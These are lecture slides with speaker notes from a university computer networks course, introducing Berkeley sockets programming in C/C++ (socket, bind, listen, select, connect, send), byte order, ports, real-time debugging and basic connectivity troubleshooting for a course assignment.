
2021-08-16

└ History

- There are a lot of variants
- Berkley Sockets 4.2BSD 1983
- Evolved into pretty much identical POSIX sockets
- Winsock (1992) based on Berkley Sockets - diverged to handle Windows
- Windows Socket 2 architecture (2018)
- OSX socket derives from Berkley 4.4

1. Slight differences between implementations, mainly wrt options, headers etc.

# Socket Communication




Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Terminology/Conventions  
    └ Socket Communication

2021-08-16




1. Computer's have addresses (IP4 or IPV6, MAC etc.), and they have ports attached to those addresses.
2. The port identifies to the network the application a packet is being sent to.
3. Programs open sockets to claim a port for their program, and link to the OS handling network communication.

# Client-Server Communication (TCP)



Tölvusamkipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
Terminology/Conventions

2021-08-16



1. Flow chart of Berkley socket's programming API for simple client-server communication
2. API embodies both assumptions and reality about network communication.
3. Client and Sever do not use identical calls - similar but not identical.
4. Note: recv/send can be used as well as read/write

## Sending Hello World

Sending Hello World

2021-08-16

# Allocating a socket

```
//  
// API: int socket(int domain, int type, int protocol);  
//  
// Returns socket number or -1 for failure  
//  
// AF_INET      :: IPv4 Protocols  
// SOCK_STREAM  TCP :: TCP  
// SOCK_NONBLOCK :: set socket to be nonblocking  
  
sockfd = socket(AF_INET, SOCK_STREAM | SOCK_NONBLOCK, 0)
```

Tölvusamkipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└─ Sending Hello World

2021-08-16

└─ Allocating a socket

```
//  
// API: int socket(int domain, int type, int protocol);  
//  
// Returns socket number or -1 for failure  
//  
// AF_INET      :: IPv4 Protocols  
// SOCK_STREAM  TCP :: TCP  
// SOCK_NONBLOCK :: set socket to be nonblocking  
  
sockfd = socket(AF_INET, SOCK_STREAM | SOCK_NONBLOCK, 0)
```

1. In the code supplied for Assignment 1, this is in the method `open_socket()`
2. The socket itself is just a number.
3. Sockets are the equivalent of File Pointers, which is the other reason we can read/write to them as well as send/recv. There is a lot of complexity in both setting them up, and using them, because of the wide number of cases they have to handle.
4. Protocol == 0, default protocol for domain type.

# Non-blocking sockets

- Server is listening for data from the other end
- How long should the computer wait to receive information?
  - Typically servers handle many clients
  - Want to service data as it comes from any client
  - Several messages may be being exchanged below the programming interface
- Blocking socket (TCP Default)
  - Server waits until it receives at least 1 byte
- Non-blocking socket
  - Server checks for data, but continues if there isn't any
  - Returns error 'Operation would Block' if:
    - `read()` buffer is empty
    - `send()` buffer is full

# Tölvusamskipti / Computer Networks T-409-TSAM

## Háskólinn í Reykjavík

### └ Sending Hello World

2021-08-16

### └ Non-blocking sockets

- Server is listening for data from the other end
- How long should the computer wait to receive information?
  - Typically servers handle many clients
  - Want to service data as it comes from any client
  - Several messages may be being exchanged below the programming interface
- Blocking socket (TCP Default)
  - Server waits until it receives at least 1 byte
- Non-blocking socket
  - Server checks for data, but continues if there isn't any
  - Returns error 'Operation would Block' if:
    - `read()` buffer is empty
    - `send()` buffer is full

**SOCKET(2)**                    **Linux Programmer's Manual**                    **SOCKET(2)**

**NAME**  
socket - create an endpoint for communication

**SYNOPSIS**

```
#include <sys/types.h>              /* See NOTES */  
#include <sys/socket.h>  
  
int socket(int domain, int type, int protocol);
```

**DESCRIPTION**  
socket() creates an endpoint for communication and returns a file descriptor that refers to that endpoint. The file descriptor returned by a successful call will be the lowest-numbered file descriptor not currently open for the process.

The domain argument specifies a communication domain; this selects the protocol family which will be used for communication. These families are defined in <sys/socket.h>. The currently understood formats include:

Name	Purpose	Man page
AF_UNIX, AF_LOCAL	Local communication	unix(7)
AF_INET	IPv4 Internet protocols	ip(7)
AF_INET6	IPv6 Internet protocols	ipv6(7)
AF_IPX	IPX - Novell protocols	

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└─ Sending Hello World

2021-08-16

1. First part of "man socket"

**SOCKET(2)**                    **Linux Programmer's Manual**                    **SOCKET(2)**

**NAME**  
socket - create an endpoint for communication

**SYNOPSIS**

```
#include <sys/types.h>              /* See NOTES */  
#include <sys/socket.h>  
  
int socket(int domain, int type, int protocol);
```

**DESCRIPTION**

```
socket() creates an endpoint for communication and returns a file descriptor that refers to that endpoint. The file descriptor returned by a successful call will be the lowest-numbered file descriptor not currently open for the process.
```

The domain argument specifies a communication domain; this selects the protocol family which will be used for communication. These families are defined in <sys/socket.h>. The currently understood formats include:

Name	Purpose	Man page
AF_UNIX, AF_LOCAL	Local communication	unix(7)
AF_INET	IPv4 Internet protocols	ip(7)
AF_INET6	IPv6 Internet protocols	ipv6(7)
AF_IPX	IPX - Novell protocols	

## And defined in header files

- Worth reading for information in them:

- sys/socket.h Core socket functions and structures
- netinet/in.h Protocol families
- sys/un.h Used for communication within local computer
- arpa/inet.h Functions to handle numeric IP addresses
- netdb.h Convert names into numeric IP

2021-08-16

└─ And defined in header files

- Worth reading for information in them:
  - sys/socket.h Core socket functions and structures
  - netinet/in.h Protocol families
  - sys/un.h Used for communication within local computer
  - arpa/inet.h Functions to handle numeric IP addresses
  - netdb.h Convert names into numeric IP

1. Wikipedia is also a good overview:

[https://en.wikipedia.org/wiki/Berkeley\\_sockets](https://en.wikipedia.org/wiki/Berkeley_sockets)

# Socket Options

```
// Turn on SO_REUSEADDR to allow socket to be quickly reused after
// program exit.

if(setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &set, sizeof(set)) < 0)
{
    perror("Failed to set SO_REUSEADDR:");
}
```

For list of possible socket options, look at: man 7 socket

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Sending Hello World

2021-08-16

└ Socket Options

```
// Turn on SO_REUSEADDR to allow socket to be quickly reused after
// program exit.

if(setsockopt(sock, SOL_SOCKET, SO_REUSEADDR, &set, sizeof(set)) < 0)
{
    perror("Failed to set SO_REUSEADDR:");
}
```

For list of possible socket options, look at: man 7 socket

## Server:: bind()

- Next: bind() socket to a port to listen() on
- First: create an address structure to hold the port
  - INADDR\_ANY :: Bind to all addresses on local host
  - htons() :: Convert value from host to network byte order

```
// Initialise memory
memset(&sk_addr, 0, sizeof(sk_addr));

// Set type of connection

sk_addr.sin_family      = AF_INET;
sk_addr.sin_addr.s_addr = INADDR_ANY;
sk_addr.sin_port         = htons(portno);

// And bind address/port to socket

if(bind(sock, (struct sockaddr *)&sk_addr, sizeof(sk_addr)) < 0)
{
    perror("Failed to bind to socket:");
    return(-1);
}

listen(sock, 5);
```

## Tölvusamskipti / Computer Networks T-409-TSAM Háskólinn í Reykjavík └ Sending Hello World

2021-08-16

### └ Server:: bind()

1. It is entirely possible for a host to have more than 1 IP address, eg. Ethernet and WiFi
2. A port can map to more than one IP *on the same host*
3. Second parameter is the queue length of backlogged connection attempts.

■ Next: bind() socket to a port to listen() on

■ First: create an address structure to hold the port

- INADDR\_ANY :: Bind to all addresses on local host
- htons() :: Convert value from host to network byte order

```
// Initialise memory
memset(&sk_addr, 0, sizeof(sk_addr));

// Set type of connection
sk_addr.sin_family      = AF_INET;
sk_addr.sin_addr.s_addr = INADDR_ANY;
sk_addr.sin_port         = htons(portno);

// And bind address/port to socket

if(bind(sock, (struct sockaddr *)&sk_addr, sizeof(sk_addr)) < 0)
{
    perror("Failed to bind to socket:");
    exit(1);
}

listen(sock, 5);
```

## Aside on order

- Network order (for messages etc.) is big-endian
  - i.e. 0x1234 is represented as 0x12, 0x34
- Intel Architecture is little-endian
  - i.e. 0x1234 becomes 0x34, 0x12
- htons(), ntohs() and their friends convert to/from network and host order
- Convention is to always use them, even if underlying architecture is also big-endian

2021-08-16

└─ Aside on order

- Network order (for messages etc.) is big-endian
  - i.e. 0x1234 is represented as 0x12, 0x34
  - Intel Architecture is little-endian
    - i.e. 0x1234 becomes 0x34, 0x12
    - htons(), ntohs() and their friends convert to/from network and host order
    - Convention is to always use them, even if underlying architecture is also big-endian

## Aside on Ports

- 16 bit unsigned integer
- Specific to host
- Ports 0 .. 1023 are "Well known ports" and are assigned by the OS
- Ports 1024 .. 65535 are Registered/Ephemeral ports available to applications

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Sending Hello World

2021-08-16

└ Aside on Ports

- 16 bit unsigned integer
- Specific to host
- Ports 0 .. 1023 are "Well known ports" and are assigned by the OS
- Ports 1024 .. 65535 are Registered/Ephemeral ports available to applications

## Server: Handling incoming connections

- Clients connect() to the socket specified in listen()
- Servers accept() the connection
  - Then client is handed off to their own two-way socket
  - listen socket is specifically used for incoming connections
- Servers then have to
  - Maintain a list of sockets they are listening on
  - Detect when there is something on those sockets to recv()

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Sending Hello World

2021-08-16

└ Server: Handling incoming connections

- Clients connect() to the socket specified in listen()
- Servers accept() the connection
  - Then client is handed off to their own two-way socket
  - listen socket is specifically used for incoming connections
- Servers then have to
  - Maintain a list of sockets they are listening on
  - Detect when there is something on those sockets to recv()

# Socket sets

```

int listenSock;           // Socket for connections to server
int clientSock;          // Socket of connecting client
fd_set openSockets;       // Current open sockets
fd_set readSockets;       // Socket list for select()
fd_set exceptSockets;     // Exception socket list
int maxfds;               // Passed to select() as max fd in set

// Add the listen socket to socket set
{
    FD_SET(listenSock, &openSockets);
    maxfds = listenSock;      // There is only one socket so far
}

// Get modifiable copies of openSockets
readSockets = exceptSockets = openSockets;

// Get a list of sockets waiting to be serviced

int n = select(maxfds + 1, &readSockets, NULL, &exceptSockets, NULL);

// Handle new connections to the server ?

```

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└─ Sending Hello World

2021-08-16

## └─ Socket sets

1. FD\_SET sets the particular bit in openSockets for that socket.

```

int listenSock;           // Socket for connections to server
int clientSock;          // Socket of connecting client
fd_set openSockets;       // Current open sockets
fd_set readSockets;       // Socket list for select()
fd_set exceptSockets;     // Exception socket list
int maxfd;                // Passed to select() as max fd in set

// Add the listen socket to socket set
{
    FD_SET(listenSock, &openSockets);
    maxfd = listenSock;      // There is only one socket so far
}

// Get modifiable copies of openSockets
readSockets = exceptSockets = openSockets;

// Get a list of sockets waiting to be serviced
int n = select(maxfd + 1, &readSockets, NULL, &exceptSockets, NULL);

// Handle new connections to the server ?

```

# Handle new connections to the server

```

if(FD_ISSET(listenSock, &readSockets))
{
    clientSock = accept(listenSock, (struct sockaddr *)&client,
                         &clientLen);

    // Add new client socket to the list of sockets being monitored
    FD_SET(clientSock, &openSockets);

    // update the max fd in our socket set

    maxfds = std::max(maxfds, clientSock);
}

```

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└─ Sending Hello World

2021-08-16

└─ Handle new connections to the server

```

if(FD_ISSET(listenSock, &readSockets))
{
    clientSock = accept(listenSock, (struct sockaddr *)&client,
                         &clientLen);

    // Add new client socket to the list of sockets being monitored
    FD_SET(clientSock, &openSockets);


    // update the max fd in our socket set

    maxfds = std::max(maxfds, clientSock);
}

```


1. FD\_ISSET checks if that bit is set.
2. The final part of this is in the server.cpp file, where it checks all client sockets to see if there is data from them.

# Client-Server Communication (TCP)



Tölvusamkipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└ Sending Hello World

2021-08-16



## Client: socket()

```
struct sockaddr_in server_addr;
struct hostent *server;

// socket() is the same on both sides
// although the presumption is the client will
// wait on the server
if((sock = socket(AF_INET, SOCK_STREAM , 0)) < 0)
{
    perror("Failed to open socket");
    return(-1);
}
```

## Tölvusamskipti / Computer Networks T-409-TSAM Háskólinn í Reykjavík

### └─ Sending Hello World

2021-08-16

### └─ Client: socket()

```
struct sockaddr_in server_addr;
struct hostent *server;

// socket() is the same on both sides
// although the presumption is the client will
// wait on the server
if((sock = socket(AF_INET, SOCK_STREAM , 0)) < 0)
{
    perror("Failed to open socket");
    return(-1);
}
```

# Client: connect()

```
// Setup socket address structure for connection
struct sockaddr_in serv_addr;
serv_addr.sin_family = AF_INET;
serv_addr.sin_port = htons(atoi(argv[2]));

// Need to know the IP address of the server

if(inet_pton(AF_INET, "192.168.1.12", &serv_addr.sin_addr) <= 0)
{
    perror("failed to set socket address");
    exit(0);
}

// Connect to remote address
if(connect(sock_fd, (struct sockaddr *) &server_addr, sizeof(server_addr
)) < 0)
{
    perror("Could not connect");
}
```

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└─ Sending Hello World

2021-08-16

└─ Client: connect()

1. gethostbyname, htons is part of a family of helper functions that make it easier to setup the socket() methods.
2. memcpy(dest, src, size)

```
// Setup socket address structure for connection
struct sockaddr_in serv_addr;
serv_addr.sin_family = AF_INET;
serv_addr.sin_port = htons(atoi(argv[2]));
// Need to know the IP address of the server
if(inet_pton(AF_INET, "192.168.1.12", &serv_addr.sin_addr) <= 0)
{
    perror("failed to set socket address");
    exit(0);
}

// Connect to remote address
if(connect(sock_fd, (struct sockaddr *) &server_addr, sizeof(server_addr
)) < 0)
{
    perror("Could not connect");
}
```

# Client: Sending Hello World!

```
// Don't send the NULL character at end of string  
  
send(sock, "HelloWorld", sizeof("HelloWorld") - 1, 0);  
  
memset(buffer, 0, sizeof(buffer));  
nread = read(sock, buffer, sizeof(buffer));
```

Tölvusamskipti / Computer Networks T-409-TSAM  
Háskólinn í Reykjavík  
└─ Sending Hello World

2021-08-16

└─ Client: Sending Hello World!

1. Sending/Receiving itself is mercifully straightforward (usually)

```
// Don't send the NULL character at end of string  
send(sock, "HelloWorld", sizeof("HelloWorld") - 1, 0);  
  
memset(buffer, 0, sizeof(buffer));  
nread = read(sock, buffer, sizeof(buffer));
```

# Network Troubleshooting

## Establish that there is end to end connectivity.

- 0 Are both sides switched on?
- 1 Is there a response to ping from the target host?
- 2 Wireshark:
  - Are packets for your application leaving the computer?
  - Are they being received by the other computer?
- 3 Isolate to where the problem is as much as possible
- 4 Stare at code
  - Move back to previous working example
  - What changed?
  - Carefully comment out code, until problem goes away

Tölvusamkipti / Computer Networks T-409-TSAM  
 Háskólinn í Reykjavík  
 └─ Sending Hello World

2021-08-16

└─ Network Troubleshooting

- Establish that there is end to end connectivity.**
- Are both sides switched on?
  - Is there a response to ping from the target host?
  - Wireshark:
    - Are packets for your application leaving the computer?
    - Are they being received by the other computer?
  - Isolate to where the problem is as much as possible
  - Stare at code
    - Move back to previous working example
    - What changed?
    - Carefully comment out code, until problem goes away

1. Always start at beginning of this list - the network may also be the issue.
2. Heisenbugs can be wicked in that "what changed" may not be where the actual problem lies. The change just altered timing or something similar to expose existing bug.

## Assignment Specific

2021-08-16

# Campus Network

- ping, nc, nmap can all be used to verify end to end connectivity
- Be careful on campus network with WiFi zones
  - Both computers must be on same WiFi zone
  - Use ping to check
- Show ports open for listening, active connections:
  - netstat -l
  - netstat -vat (with domain name)
  - netstat -vatn (with IP address)
  - lsof -iTCP (Show open files (sockets))
- Note, options may vary between Linux distros/OSX
- Everything in Linux is a file

2021-08-16

## Campus Network

1. If ping, nc or nmap can connect, problem is I'm afraid your program
2. The TA's will go into more detail on this in their sections.

- ping, nc, nmap can all be used to verify end to end connectivity
- Be careful on campus network with WiFi zones
  - Both computers must be on same WiFi zone
  - Use ping to check
- Show ports open for listening, active connections:
  - netstat -l
  - netstat -vat (with domain name)
  - netstat -vatn (with IP address)
  - lsof -iTCP (Show open files (sockets))
- Note, options may vary between Linux distros/OSX
- Everything in Linux is a file

# Computer Networks - T-409-TSAM Programming in Real Time

Stephan Schiffel

August 19th 2021

2021-08-25

# Outline

- 1 Recap: Terminology/Conventions
- 2 Implications of Real Time
- 3 History
- 4 The socket() Interface
- 5 Sending Hello World
- 6 Assignment Specific
- 7 Threading
- 8 "The Devil is in the Details"

2021-08-25

## └ Outline

- 1 Recap: Terminology/Conventions
- 2 Implications of Real Time
- 3 History
- 4 The socket() Interface
- 5 Sending Hello World
- 6 Assignment Specific
- 7 Threading
- 8 "The Devil is in the Details"

## Recap: Terminology/Conventions

2021-08-25

# Client - Server

## Client

- Initiates connection to the Server
- Interfaces directly to the User
- Communicates with the Server
- 1:1, N:1 (client : server)

## Server

- Waits for Connections from Client
- Provides services to the client
- Communicates with the clients
- Handls many clients simultaneously
- 1:N (clients)

## Peer-to-Peer

- Does both: N:N
  - Tendency for some peers to take on a server role
  - Organised topologies tend to emerge at scale
  - Software needs to be both a client and a server

# Computer Networks - T-409-TSAM Programming in Real Time

## Recap: Terminology/Conventions

2021-08-25


### Client - Server

1. The typical programming convention is that clients send messages and wait for the server to respond, and the server listens for messages, and then sends out a response. It doesn't have to be that way of course.


Client	Server
■ Initiates connection to the Server	■ Waits for Connections from Client
■ Interfaces directly to the User	■ Provides services to the client
■ Communicates with the Server	■ Communicates with the clients
■ 1:1, N:1 (client : server)	■ Handls many clients simultaneously
	■ 1:N (clients)
<b>Peer-to-Peer</b>	
■ Does both: N:N	
■ Tendency for some peers to take on a server role	
■ Organised topologies tend to emerge at scale	
■ Software needs to be both a client and a server	

# Topologies


Group Size - Maximum connectedness at a Node



Strictly Hierarchical



Full Mesh




Partial Mesh

L f(program's cpu time)

Computer Networks - T-409-TSAM Programming in Real Time  
└ Recap: Terminology/Conventions

2021-08-25

└ Topologies



## Implications of Real Time

2021-08-25

# Real Time

- Usually there is some amount of time they **must** complete all tasks
  - Real Time Constraint
- Real Time programs either:
  - raise interrupts
  - operate in a loop
  - poll
- Examples:
  - Monitoring real time state
  - Receiving a message (eg. network)

## └─Implications of Real Time

### └─Real Time

2021-08-25

1. We'll work with loops
2. "t" is the key difference between sequential and real time programs.
3. Essentially real time programs operate under an additional constraint of time, this propagates especially in the network case, to just a lot more things that can go wrong

- Usually there is some amount of time they **must** complete all tasks
  - Real Time Constraint
- Real Time programs either:
  - raise interrupts
  - operate in a loop
  - poll
- Examples:
  - Monitoring real time state
  - Receiving a message (eg. network)

# Sequential vs Real Time Debugging

## ■ Sequential:

- Run the program until it stops, figure it out
- Interactive debuggers can be used.

## ■ Real Time:

- Interactive debuggers can be very difficult to use
- Typically use printf() statements or similar
- But: adding any code can change timing
  - "Heisenbugs"
- Least intrusive: dump logs over UDP to another computer

# Computer Networks - T-409-TSAM Programming in Real Time

## └─ Implications of Real Time

2021-08-25

### └─ Sequential vs Real Time Debugging

- Sequential:
  - Run the program until it stops, figure it out
  - Interactive debuggers can be used.
- Real Time:
  - Interactive debuggers can be very difficult to use
    - Typically use printf() statements or similar
    - But: adding any code can change timing
      - "Heisenbugs"
  - Least intrusive: dump logs over UDP to another computer


# Implications of Statistical Multiplexing (sharing)

- Comes with nasty programming side-effects
  - State often has to be preserved for multiple entities
  - Server handling many clients
    - Stateless - state is communicated in messages
    - Stateful - clients and server maintain local information
  - Finite State Machines often used to design

2021-08-25

- Comes with nasty programming side-effects
  - State often has to be preserved for multiple entities
  - Server handling many clients
    - Stateless - state is communicated in messages
    - Stateful - clients and server maintain local information
  - Finite State Machines often used to design


## Design - Real Time Loop



Computer Networks - T-409-TSAM Programming in  
Real Time  
└ Implications of Real Time

2021-08-25

└ Design - Real Time Loop



# History

2021-08-25

History

# History

- There are a lot of variants
- Berkeley Sockets 4.2BSD 1983
- Evolved into pretty much identical POSIX sockets
- Winsock (1992) based on Berkeley Sockets - diverged to handle Windows
- Windows Socket 2 architecture (2018)
- OSX socket derives from Berkeley 4.4

2021-08-25

└ History

- There are a lot of variants
- Berkeley Sockets 4.2BSD 1983
- Evolved into pretty much identical POSIX sockets
- Winsock (1992) based on Berkeley Sockets - diverged to handle Windows
- Windows Socket 2 architecture (2018)
- OSX socket derives from Berkeley 4.4

1. Slight differences between implementations, mainly wrt options, headers etc.

# Berkeley Sockets API

Primitive	Meaning
<b>Socket</b>	<b>Create a new communication endpoint</b>
<b>Bind</b>	<b>Attach a local address to a socket</b>
<b>Listen</b>	<b>Announce willingness to accept connections</b>
<b>Accept</b>	<b>Block caller until a connection request arrives</b>
<b>Connect</b>	<b>Actively attempt to establish a connection</b>
<b>Send</b>	<b>Send some data over the connection</b>
<b>Receive</b>	<b>Receive some data over the connection</b>
<b>Close</b>	<b>Release the connection</b>

